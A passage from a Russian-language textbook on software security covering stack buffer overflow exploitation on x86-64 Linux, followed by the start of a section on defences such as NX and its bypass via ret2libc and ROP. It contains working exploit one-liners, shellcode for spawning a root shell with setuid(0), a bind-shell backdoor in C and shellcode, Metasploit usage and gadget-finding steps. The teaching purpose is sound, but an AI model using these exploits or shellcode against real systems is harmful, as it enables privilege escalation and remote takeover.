Запустим этот код в виде программы **getenvvar** и получим следующий адрес (Листинг 1.11), который далее пропишем в качестве адреса возврата в переполненном стеке.

---

[1] H.J. Lu, Michael Matz, Milind Girkar, Jan Hubicka, Andreas Jaeger, Mark Mitchell (2024) System V Application Binary Interface AMD64 Architecture Processor Supplement

[2] Erickson, J. (2008). Hacking: The Art of Exploitation. No Starch Press. "0x331 Using the Environment"

Листинг 1.11 Получаем адрес переменной окружения

```
$ ./getenvvar PWN ./stack_overflow
PWN will be at 0x7fffffffe523
```

Теперь почти все готово для нашего эксплойта, осталось соединить все вместе и мы увидим консоль ввода команд сразу после запуска (Листинг 1.12). В данном эксплойте мы передали адрес переменной окружения **PWN** (b'\x23\xe5\xff\xff\xff\x7f\x00\x00' — записан в перевернутом виде, так он хранится на стеке для Intel совместимых процессоров, которые имеют архитектуру little-endian) в качестве адреса возврата. Дополнительная тонкость состоит в использовании команды **cat** без параметров. Она перенаправляет входные данные на выход и делает это в цикле, казалось бы, бесполезное действие, но это позволит нам остаться в интерактивном режиме, и продолжить вводить команды, когда запустится наш шелл-код и откроется новая консоль. Стоит отметить, что при задании адреса в бинарном виде нам повезло, что в нем не было специальных символом (конца строки, табуляции или пробела), которые останавливают поток при использовании оператора форматированного ввода.

Листинг 1.12 Запуск эксплойта

```
$ (python3 -c "import sys; sys.stdout.buffer.write(b'A'*88
+ b'\x23\xe5\xff\xff\xff\x7f\x00\x00' + b'\n')"; cat) | ./
stack_overflow
Enter a password:
id
uid=1000(user)   gid=1000(user)   groups=1000(user),4(ad-
m),24(cdrom),27(sudo),30(dip),46(plugdev),122(lpadmin-
),135(lxd),136(sambashare)
whoami
user
uname -a
Linux        user-virtual-machine        6.2.0-33-generic
#33~22.04.1-Ubuntu SMP PREEMPT_DYNAMIC Thu Sep  7 10:33:52
UTC 2 x86_64 x86_64 x86_64 GNU/Linux
```

1.3.6 Повышение привилегий

Что может быть хуже выполнения произвольного кода? Только выполнение произвольного кода с правами **root**. В примере выше нам удалось запустить **bash**-консоль из приложения **stack_**

overflow с правами пользователя. Если бы владельцем программы **stack_overflow** был **root**[1], и был бы установлен бит **SUID**[2], то логично было бы предположить, что и консоль открылась бы с правами **root**. Однако так не происходит. Всему виной сброс привилегий при запуске **bash** и здесь требуются небольшие пояснения.

В Linux обычные процессы запускаются с правами тех пользователей, которые их запустили. Идентификатор пользователя, от имени которого работает процесс, называется эффективным или **EUID**. Однако, для процессов с выставленным битом **SUID** (другое название **setuid**) правила меняются и **EUID** для них выставляется в значение того пользователя, который является владельцем файла. Но есть еще один идентификатор — **RUID**, в который записывается идентификатор реального пользователя, запустившего процесс, и он от бита **SUID** не зависит (Таблица 1.6). При запуске bash в качестве **EUID** используется идентификатор **RUID** и сделано это специально для повышения безопасности[3]. Но существует системный вызов, который умеет изменять как **EUID**, так и **RUID** и называется он **setuid** (не путать с битом **setuid**) на вход подается идентификатор пользователя (для root это 0) и если сделать этот вызов до запуска bash, то процесс запускается с правами root.

Таблица 1.6 Значения EUID и RUID в разных вариантах запуска

Вариант запуска	Значение EUID	Значение RUID
Запуск без бита SUID	10004	1000
Запуск с битом SUID	05	1000
Запуск с битом SUID и с системным вызовом setuid(0)	0	0

Все что нам нужно сделать для запуска консоли с правами суперпользователя из приложения **stack_overflow** — это убедиться, что у приложения выставлен бит **SUID** и в шелл-коде есть вызов **setuid(0)**. Стоит иметь в виду, что даже при выполнении

---

[1] Для смены владельца нужно выполнить команду: sudo chown root.root stack_overflow

[2] Бит **SUID** можно установить командой: sudo chmod u+s stack_overflow

[3] Стоит иметь в виду, что можно запустить **bash** с параметром **-p**, тогда поведение изменится и будет использоваться **EUID** вместо **RUID**

[4] Здесь показан произвольный идентификатор рядового пользователя, в реальности значение может быть любым, отличным от **0**

[5] Пользователь с идентификатором **0** это **root**

этих условий, приложение может не получить желаемые права, в случае если файловая система, на которой оно находится, смонтирована с флагом **nosuid**.

Шелл-код с предварительным вызовом **setuid(0)** выглядит следующим образом, напомню, что пояснения по его наполнению будут даны в главе "1.3.8 Шелл-код" (Листинг 1.13).

Листинг 1.13 Шелл-код с вызовом setuid

```
\x48\x31\xff\x6a\x69\x58\x0f\x05\x48\xb8\x2f\x2f\x62\
x69\x6e\x2f\x73\x68\x99\xeb\x1e\x5d\x52\x5b\xb3\x07\x88\
x14\x2b\x52\x66\x68\x2d\x63\x54\x5e\x52\x50\x54\x5f\x52\
x55\x56\x57\x54\x5e\x6a\x3b\x58\x0f\x05\xe8\xdd\xff\xff\
xff\x2f\x62\x69\x6e\x2f\x73\x68
```

Порядок действий прежний: выполняем эксплойт, видим, что **bash** запускается с правами **root,** подтверждаем это командой **whoami** (Листинг 1.14).

Листинг 1.14 Запуск эксплойта

```
$ ./getenvvar PWN ./stack_overflow
PWN will be at 0x7fffffffe4ff

$ (python3 -c "import sys; sys.stdout.buffer.
write(b'A'*88 + b'\xff\xe4\xff\xff\xff\x7f\x00\x00' +
b'\n')"; cat) | ./stack_overflow
Enter a password:
id
uid=0(root) gid=1000(user) groups=1000(user),4(adm),24(c
drom),27(sudo),30(dip),46(plugdev),122(lpadmin),135(lxd)
,136(sambashare)
whoami
root
```

1.3.7 Удаленное управление

Еще одним последствием эксплуатации переполнения стека является удаленное управление (иногда его называют **backdoor** или лазейка). В нашем примере для проведения такой атаки достаточно использовать специальный шелл-код, который запустит из приложения **stack_overflow** TCP сервер, связанный с потоками ввода/вывода. Код такого сервера выглядит следу-

ющим образом (Листинг 1.15). Основная идея в том, что стандартные потоки ввода/вывода связываются с дескриптором сокета, используя системный вызов **dup2**, в итоге получается ввод/вывод по сети. Сами потоки ввода/вывод потом используются в интерпретаторе **bash**, который запускается следом при помощи системного вызова **execve**, становясь обработчиком удаленных команд.

Листинг 1.15 TCP сервер, связанный с потоками ввода/вывода

```
#include <netinet/in.h>
#include <stdlib.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <unistd.h>

int main(void)
{
    int sockfd =
        socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
    listen(sockfd, 1);
    int clientfd = accept(sockfd, NULL, NULL);
    dup2(clientfd, 0);
    dup2(clientfd, 1);
    dup2(clientfd, 2);
    char * const argv[] = {"sh", NULL, NULL};
    execve("/bin/sh", argv, NULL);
    return EXIT_FAILURE;
}
```

Эквивалентный шелл-код будет таким (Листинг 1.16), в следующей главе "1.3.8 Шелл-код" терпеливый читатель найдет пояснения о том, как он получается.

Листинг 1.16 Шелл-код TCP сервера

```
\x48\x31\xff\x6a\x69\x58\x0f\x05\x6a\x29\x58\x99\x6a\
x01\x5e\x6a\x02\x5f\x0f\x05\x97\xb0\x32\x0f\x05\x96\xb0\
x2b\x0f\x05\x97\x96\xff\xce\x6a\x21\x58\x0f\x05\x75\xf7\
x52\x48\xbf\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x57\x54\x5f\
xb0\x3b\x0f\x05
```

Выставив такой шелл-код в переменную окружения **PWN** и запустив эксплойт для приложения **stack_overflow**, мы по-

лучим запущенный TCP сервер, который можно увидеть в статистике открытых портов, выводимой утилитой **netstat** (Листинг 1.17).

Листинг 1.17 Список открытых портов

```
$ netstat -ntlp
(Not all processes could be identified, non-owned process
info
 will not be shown, you would have to be root to see it
all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign
Address         State       PID/Program name
tcp        0      0 0.0.0.0:80              0.0.0.0:*
LISTEN      -
tcp        0      0 127.0.0.1:631           0.0.0.0:*
LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*
LISTEN      -
tcp        0      0 127.0.0.1:5432          0.0.0.0:*
LISTEN      -
tcp        0      0 127.0.0.1:5433          0.0.0.0:*
LISTEN      5750/postgres
tcp        0      0 0.0.0.0:55709           0.0.0.0:*
LISTEN      -
tcp6       0      0 :::80
:::*                    LISTEN      -
tcp6       0      0 ::1:631
:::*                    LISTEN      -
```

Теперь можно подключиться к этому серверу, используя утилиту **nc**, и выполнять произвольные команды (Листинг 1.18).

Листинг 1.18 Подключение к серверу

```
$ nc localhost 55709
id
uid=0(root) gid=1000(user) groups=1000(user),4(adm),24(c
drom),27(sudo),30(dip),46(plugdev),122(lpadmin),135(lxd)
,136(sambashare)
whoami
root
```

1.3.8 Шелл-код

Мы уже достаточно много использовали шелл–код, не зная, что это такое. Итак, шелл–код — это код, который инжектируется в атакуемую программу при помощи эксплойта. Название произошло от самой распространенной функции, открытие консоли (**shell**), однако, инжектируемый код является почти полноценной программой и может выполнять все, что угодно.

Так же, как и любая откомпилированная программа, шелл–код состоит из машинных инструкций (команд процессора). Для удобства чтения и восприятия эти команды представляются на языке ассемблера. В задачи данной книги не входит знакомство читателя с языком ассемблера, это обширная тема и касается не только самого языка, но и архитектуры процессора и ОС. При этом, даже обладая хорошим знанием низкоуровневого программирования, написание шелл–кода является непростой задачей из–за нескольких специфических особенностей:

1. **Адреса и самодостаточность.** Шелл–код — это автономный код, поэтому все что нужно для исполнения должно находиться в нем самом. Это касается констант (их формируют на месте или встраивают) и адресов внешних вызовов (вместо них используют прямые системные вызовы в ядро);
2. **Нулевые байты.** Нулевые байты не всегда являются проблемой и в некоторых случаях могут находиться в шелл–коде. Однако шелл–код очень часто инжектируется в строковые буферы, которые являются ничем иным как нуль–терминальными массивами символов, важно, чтобы в последовательности не было нулевых байтов. Нулевой байт в строках — признак их окончания, и все символы после него будут проигнорированы. Проблема решается специальными арифметическими и битовыми операциям, которые позволяют сконструировать нулевые константы или вставить их в нужное место на этапе выполнения;
3. **Размер решает.** Чем меньше размер шелл–кода, тем лучше. Маленький код проще доставить, проще инжектировать, и он быстрее отработает.

Для примера, рассмотрим уже использованный нами шелл–код, который открывает интерпретатор **/bin/sh** (Листинг 1.19).

Листинг 1.19 Шелл-код, открывающий /bin/sh

```
\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\
xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05
```

Если открыть последовательность в дизассемблере[1], то можно увидеть осмысленные команды, рассмотрим их подробнее (Листинг 1.20).

Листинг 1.20 Ассемблерное представление шелл-кода

```
$ ndisasm -b 64 exp.in
00000000  31C0              xor eax,eax
00000002  48BBD19D9691D08C  mov rbx,0xff978cd091969dd1
         -97FF
0000000C  48F7DB            neg rbx
0000000F  53                push rbx
00000010  54                push rsp
00000011  5F                pop rdi
00000012  99                cdq
00000013  52                push rdx
00000014  57                push rdi
00000015  54                push rsp
00000016  5E                pop rsi
00000017  B03B              mov al,0x3b
00000019  0F05              syscall
```

Подробные комментарии приведены ниже (Таблица 1.7).

Таблица 1.7 Команды шелл-кода

Команда	Комментарий
xor eax,eax	Обнуление регистра **EAX**. Делается через битовую операцию **XOR**, т.к. занимает меньше места, чем аналогичная команда "**mov eax, 0**" и не содержит нулевых байтов.
mov rbx,0xff978cd091969dd1	Записывает в регистр **RBX** специальное значение, которое представляет собой инвертированную обратную запись ASCII символов, содержащих строку **".bin/sh"** (это не совсем нужная нам строка, целевую команду **"/bin/sh"** мы получим позже). Инвертирование делается для того, чтобы избавиться от нулевого байта конца строки. Обратный порядок записи байт соответствует архитектуре процессоров x86_64 (little endian) Эта строка содержит 7 байт и один нулевой, что как раз помещается в 64-битный регистр. Инвертируем биты обратно получим **0x0068732F6E69622E** Развернем порядок байт, получим **0x2E62696E2F736800** Что соответствует строке ASCII символов **".bin/sh"**

[1] Дизассемблер — программа которая преобразует машинные инструкции из бинарного вида в язык ассмеблера

Команда	Комментарий
neg rbx	Инвертирует биты в регистре **RBX** с дополнением до двойки (добавлением 1) — это нужно для преобразования символа "." (2E) в "/" (2F). В результате получаем значение **0x0068732F6E69622F**, которое соответствует развернутой строке **"/bin/sh"**
push rbx	Помещает значение регистра **RBX** в стек.
push rsp	Кладет текущее значение указателя стека в стек, по сути дела это адрес строки **"/bin/sh"**, которую мы сформировали на предыдущем шаге.
pop rdi	Извлекает значение (адрес строки **"/bin/sh"**) из стека и кладет его в регистр **RDI**. Это и есть один из трюков, который используется для определения адреса константных строк. Суть трюка заключается в том, что строка в целочисленном представлении кладется в стек, а адрес стека всегда известен и определяется регистром **RSP**. В регистре **RDI** по соглашению о передаче аргументов передается первый аргумент.
cdq	Выставляет знаковый бит регистра **EAX** в каждый бит регистра **EDX**. Т.к. регистр **EAX** ранее был обнулен, то **EDX** также обнулится. По сути, это короткая (1 байт) инструкция для обнуления регистра. В регистре **RDX** по соглашению о передаче аргументов передается третий аргумент функции. Не забывайте про обозначение регистров. Имена регистров, начинающиеся с буквы **E**, обозначают первую 32-х битную часть регистров, начинающихся с буквы **R**. Регистр **EAX** это первая 32-х битная половина регистра **RDX**. Команда **cdq** работает именно с регистром **EAX**, половиной от **RDX**.
push rdx	Кладет значение регистра **RDX** в стек. Регистр **RDX** нулевой.
push rdi	Кладет значение регистра **RDI** в стек. Регистр **RDI** к текущему моменту содержит адрес строки **"/bin/sh"**
push rsp	Кладет текущее значение указателя стека в стек, по сути дела это адрес строки **"/bin/sh"** с замыкающими нулями, которые мы сформировали на предыдущих шагах.
pop rsi	Извлекает значение (адрес строки **"/bin/sh"** с замыкающими нулями) из стека и кладет его в регистр **RSI**. В регистре **RDX** по соглашению о передаче аргументов передается второй аргумент функции.
mov al,0x3b	Записывает в младшую 8-битную часть регистра **RAX** значение **3b** соответствующее системному вызову **execve**. По соглашению о передаче аргументов, номера системного вызова передаются через регистр **RAX**.
syscall	Системный вызов.

Теперь суть данного шелл-кода стала понятна, в нем находится системный вызов, который выполняет команду вызова интерпретатора.

Проверить работоспособность шелл-кода без запуска эксплойта можно с помощью следующей программы на C (Листинг 1.21).

Листинг 1.21 Проверка работоспособности шелл-кода

```
int main(void)
{
    unsigned char shellcode[] =
        "\x31\xc0\x48\xbb\xd1\x9d\x96\x91"
        "\xd0\x8c\x97\xff\x48\xf7\xdb\x53"
        "\x54\x5f\x99\x52\x57\x54\x5e\xb0"
        "\x3b\x0f\x05";
    ((void (*)())shellcode)();
}
```

Аналогичная программа на C будет выглядеть следующим образом (Листинг 1.22).

Листинг 1.22 Программа аналогичная шелл-коду

```
#include <unistd.h>
int main()
{
    // По соглашению о запуске, в нулевом аргументе
    // должно находиться имя
    // самой программы
    char* const argv[] = {"/bin/sh", NULL};
    execve("/bin/sh", argv, NULL);
    return 0;
}
```

Может возникнуть соблазн скомпилировать эту короткую программу и использовать ее как шелл-код. Но не все так просто. Сгенерированный компилятором код будет далек от специфических условий, озвученных выше:

- он будет содержать адреса на участки памяти в других секциях;
- вместо системных вызовов будут содержаться вызовы в библиотеку **libc**;
- будут содержаться нулевые байты.

В данном примере, после компиляции компилятором **gcc** функция **main** будет выглядеть следующим образом (Листинг 1.23), что довольно далеко от нашего первоначального шелл-кода.

Листинг 1.23 Ассемблерное представление программы открытия интерпретатора «/bin/sh»

```
0000000000001129 <main>:
 1129:    f3 0f 1e fa           endbr64
 112d:    55                    push rbp
 112e:    48 89 e5              mov rbp,rsp
 1131:    48 83 ec 40           sub rsp,0x40
 1135:    48 b8 48 31 ff b0 69  movabs rax,0x48050f69b0ff3148
 113c:    0f 05 48
 113f:    48 ba 31 d2 48 bb ff  movabs rdx,0x69622ffbb48d231
 1146:    2f 62 69
 1149:    48 89 45 c0           mov QWORD PTR [rbp-0x40],rax
 114d:    48 89 55 c8           mov QWORD PTR [rbp-0x38],rdx
 1151:    48 b8 6e 2f 73 68 48  movabs rax,0x8ebc14868732f6e
 1158:    c1 eb 08
 115b:    48 ba 53 48 89 e7 48  movabs rdx,0x50c03148e7894853
 1162:    31 c0 50
 1165:    48 89 45 d0           mov QWORD PTR [rbp-0x30],rax
 1169:    48 89 55 d8           mov QWORD PTR [rbp-0x28],rdx
 116d:    48 b8 57 48 89 e6 b0  movabs rax,0x50f3bb0e6894857
 1174:    3b 0f 05
 1177:    48 ba 6a 01 5f 6a 3c  movabs rdx,0x50f583c6a5f016a
 117e:    58 0f 05
 1181:    48 89 45 e0           mov QWORD PTR [rbp-0x20],rax
 1185:    48 89 55 e8           mov QWORD PTR [rbp-0x18],rdx
 1189:    c6 45 f0 00           mov BYTE PTR [rbp-0x10],0x0
 118d:    48 8d 55 c0           lea rdx,[rbp-0x40]
 1191:    b8 00 00 00 00        mov eax,0x0
 1196:    ff d2                 call rdx
 1198:    b8 00 00 00 00        mov eax,0x0
 119d:    c9                    leave
 119e:    c3                    ret
```

Однако, есть действительно более легкий способ получения шелл-кода без самостоятельного написания программы на ассемблере — можно взять один из готовых вариантов[1]. В пакете инструментов для тестирования на проникновение

[1] Например отсюда https://shell-storm.org

Metasploit[1] есть утилита **msfvenom**, которая выдает готовые шелл-коды из базы имеющихся. Например, получить шелл-код, аналогичный представленному выше, можно следующей командой (Листинг 1.24):

Листинг 1.24 Использование утилиты msfvenom

```
$ msfvenom -p linux/x64/exec -f c NullFreeVersion=True
```

1.3.9. Каталоги эксплойтов

Кроме готового шелл-кода, можно взять и использовать готовый эксплойт целиком. В пакете **Metasploit** есть встроенные эксплойты, посмотреть их список можно следующей командой (Листинг 1.25).

Листинг 1.25 Вывод списка готовых эксплойтов

```
$ msfconsole
msf6 > show exploits
```

Будет выдан внушительный список, вот несколько позиций для примера (Листинг 1.26).

Листинг 1.26 Примеры готовых эксплойтов

```
exploit/windows/ssh/sysax_ssh_username
exploit/unix/webapp/skybluecanvas_exec
exploit/osx/http/evocam_webserver
exploit/multi/http/x7chat2_php_exec
exploit/linux/http/ipfire_pakfire_exec
exploit/android/browser/webview_addjavascriptinterface
...
```

Чтобы отслеживать появление новых эксплойтов, можно воспользоваться каталогом эксплойтов **Exploit Database**[2], который также позволяет скачать готовые скрипты (Рисунок 1.14).

Тема написания шелл-кодов и эксплойтов очень обширная. Трюки и инструменты, описанные здесь являются далеко не един-

[1] https://www.metasploit.com

[2] https://www.exploit-db.com




Рисунок 1.14 Сайт www.exploit-db.com

ственными. Желающие углубиться в эту тему могут сделать это самостоятельно. Наша основная цель заключается именно в защите, пора к ней перейти.

1.4 Защита

Сама ОС имеет встроенные механизмы защиты программ от взлома, часто они работают в связке с инструментацией кода компилятором. Ранее уже упоминались некоторые из них: **ASLR**, **NX**, стековая канарейка. Эти механизмы принципиально отличаются друг от друга и исторически их появление и развитие было вызвано борьбой меча и щита, которая продолжается и по сей день между хакерами и разработчиками. К сожалению, хакеры в этой борьбе почти всегда побеждают, и на текущий момент практически все подобные технологии получили механизмы обхода. Вопрос лишь в сложности реализации эксплойтов и ограничений, которые на них накладываются. В связи с этим нельзя рассматривать такую защиту как абсолютную, тем не менее отказываться от нее тоже не стоит, т.к. дается она *почти* бесплатно.

Стоит акцентировать внимание на стоимости, даже если она кажется небольшой, это не значит, что ее нет совсем. Затраты будут как на этапе внедрения этих механизмов в сборку, так и на этапе тестирования, а самое главное на этапе запуска. Некоторые механизмы защиты дают просадку по производительности, заставляя в очередной раз задумываться о компромиссе "безопасность/скорость". Далее рассмотрим несколько технологий защиты и способы их обхода.

1.4.1 Неисполняемая память

Смысл этого механизма довольно прост, если атакующий научился запускать шелл-код со стека, то можно запретить в принципе выполнение любых инструкций вне сегмента кода. Достаточно выставить особые права на сегмент стека, ограничивающие его запуск. Конкретные реализации этой идеи имеют разные названия, но смысл у них один и тот же (Таблица 1.8).

Таблица 1.8 Технологии защиты стека

Название технологии	Аббревиатура	Разработчик	Особенности
Data Execution Prevention	DEP	Microsoft	Исторически существовало два типа: 1. DEP с аппаратной поддержкой. Использует NX-бит в CPU для страниц памяти для отключения возможности запуска кода 2. DEP с программной поддержкой. Совсем другая защита, которая запрещает запуск произвольного обработчика структурных исключений SEH. Сейчас эта технология называется SafeSEH
Non Executable	NX	Linux	Впервые реализация появилась в патче ядра от команды PaX. Там не использовался бит NX и аппаратная поддержка. Однако с появлением аппаратной поддержки старая реализация была переделана.
Execution Disable	XD	Linux	Данное название является синонимом названия NX, хотя и используется реже. Исходно в процессорах Intel бит защиты памяти от запуска назывался именно XD-бит.
Write Xor Execute	W^X	OpenBSD	Название является выражением следующего правила: память должна быть доступна либо на запись, либо на исполнение, но не вместе. Теперь название W^X используется в широком смысле и не относится исключительно к исходной технологии OpenBSD.

Механизм запрета исполняемой памяти является одним из базовых защитных механизмов, появившихся очень давно. С тех пор хакеры придумал много вариантов обхода.

В современных линковщиках бит **NX** для стека включается по умолчанию. В предыдущих примерах нам приходилось его специально отключать (при помощи опции линковщика **-z execstack**). В следующем примере бит **NX** отключаться не будет, мы посмотрим, как можно обойти эту защиту. Соберем исходный пример (Листинг 1.1) и посмотрим, что защита **NX** действительно включена. Используем **gdb** и команду **checksec** (Листинг 1.27).

Листинг 1.27 Проверка статуса бинарных защит

```
$ gdb stack_overflow_bypass_nx
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : ENABLED
PIE       : ENABLED
RELRO     : FULL
```

Наличие данной защиты не позволит нам инжектировать шелл-код через переполнение буфера, но мы можем воспользоваться готовым кодом, который уже есть в программе или в прилинкованных библиотеках. Мы будем использовать комбинацию техник **ret2libc** и **ROP**[1], они позволит нам передать управление в одну из функций стандартной библиотеки без внедрения шелл-кода.

Техника **ret2libc** заключается в том, что переписанный при помощи переполнения буфера адрес возврата, будет указывать не на шелл-код, а на одну из функций стандартной библиотеки **libc**. Для нас это будет функция **system**, которая позволит нам запустить консоль, выполнив команду **/bin/sh**. Однако, предварительно нам придется изменить значение регистра **RDI**, именно в нем должен содержаться указатель на строку с запускаемой командой. Для этого мы воспользуемся техникой **ROP**, которая способна выполнить практически любое действие с использованием готовых кусков кода в программе. Основной идей **ROP** является использование ROP-гаджетов — кусков машинного кода, заканчивающихся командой **ret**. Вначале ROP-гаджета может выполняться желаемое действие, а команда **ret** в конце извлечет адрес со стека и переведет его в регистр **RIP** — так осущест-

[1] Return Oriented Programming — возвратно-ориентированное программирование

вляется переход к другому участку кода, который также может содержать другой ROP–гаджет, с другим действием. Так строится ROP–цепочка, возможности которой ограничены лишь объемом известного заранее кода программы и всех используемых библиотек (Рисунок 1.15).




Рисунок 1.15 Цепочка ROP-гаджетов

Единственное условие — нужные ROP–гаджеты должны присутствовать в коде. Для большой программы это не проблема, т.к. вероятность найти в нем нужные участки будет высокой. В нашем же искусственном примере кода явно маловато, поэтому придется добавить ROP–гаджет искусственно, мы воспользуемся ассемблерной вставкой (Листинг 1.28).

Листинг 1.28 Ассемблерная вставка с ROP-гаджетом

```
void callme() {
  asm volatile (
      “pop %rdi\n”
      "ret");
}
```

Функция **callme** никогда не вызывается, но содержит нужную нам конструкцию. Команда **pop rdi** извлечет значение со сте–

ка в регистр **RDI**. Предварительно в стек нужно будет записать адрес строки **"/bin/sh"**, такая строка имеется в библиотеке **libc** и найти ее адрес можно в отладчике, используя команду **find** (Листинг 1.29).

Листинг 1.29 Поиск строки в бинарном файле

```
gdb-peda$ find "/bin/sh"
Searching for '/bin/sh' in: None ranges
Found 1 results, display max 1 items:
libc.so.6 : 0x7ffff79d8698 --> 0x68732f6e69622f ('/bin/
sh')
```

После выполнения этого гаджета мы должны вернуться в другой гаджет, содержащий только инструкцию **ret**. Такое бесполезное действие делается только для выравнивания стека, такого соглашения должна придерживаться программа, иначе нужная нам функция **system** не выполнится. Найти адрес гаджетов можно так же через отладчик командной **ropsearch** (Листинг 1.30).

Листинг 1.30 Поиск гаджета

```
gdb-peda$ ropsearch "pop rdi; ret"
Searching for ROP gadget: 'pop rdi; ret' in: binary
ranges
0x0000555555555211 : (b'5fc3')  pop rdi; ret
gdb-peda$ ropsearch " ret"
Searching for ROP gadget: 'ret' in: binary ranges
0x000055555555501a : (b'c3')    ret
```

Остается только определить адрес нужной нам функции **system** командой **print** (Листинг 1.31).

Листинг 1.31 Поиск функции

```
gdb-peda$ print system
$1 = {int (const char *)} 0x7ffff7850d60 <__libc_system>
```

Теперь все готово, чтобы собрать нашу ROP-цепочку и выполнить функцию **system("/bin/sh")**. В буфер по адресу возврата мы должны записать следующую последовательность адресов: POP_RDI_RET + BIN_SH + RET + SYSTEM (Рисунок 1.16).

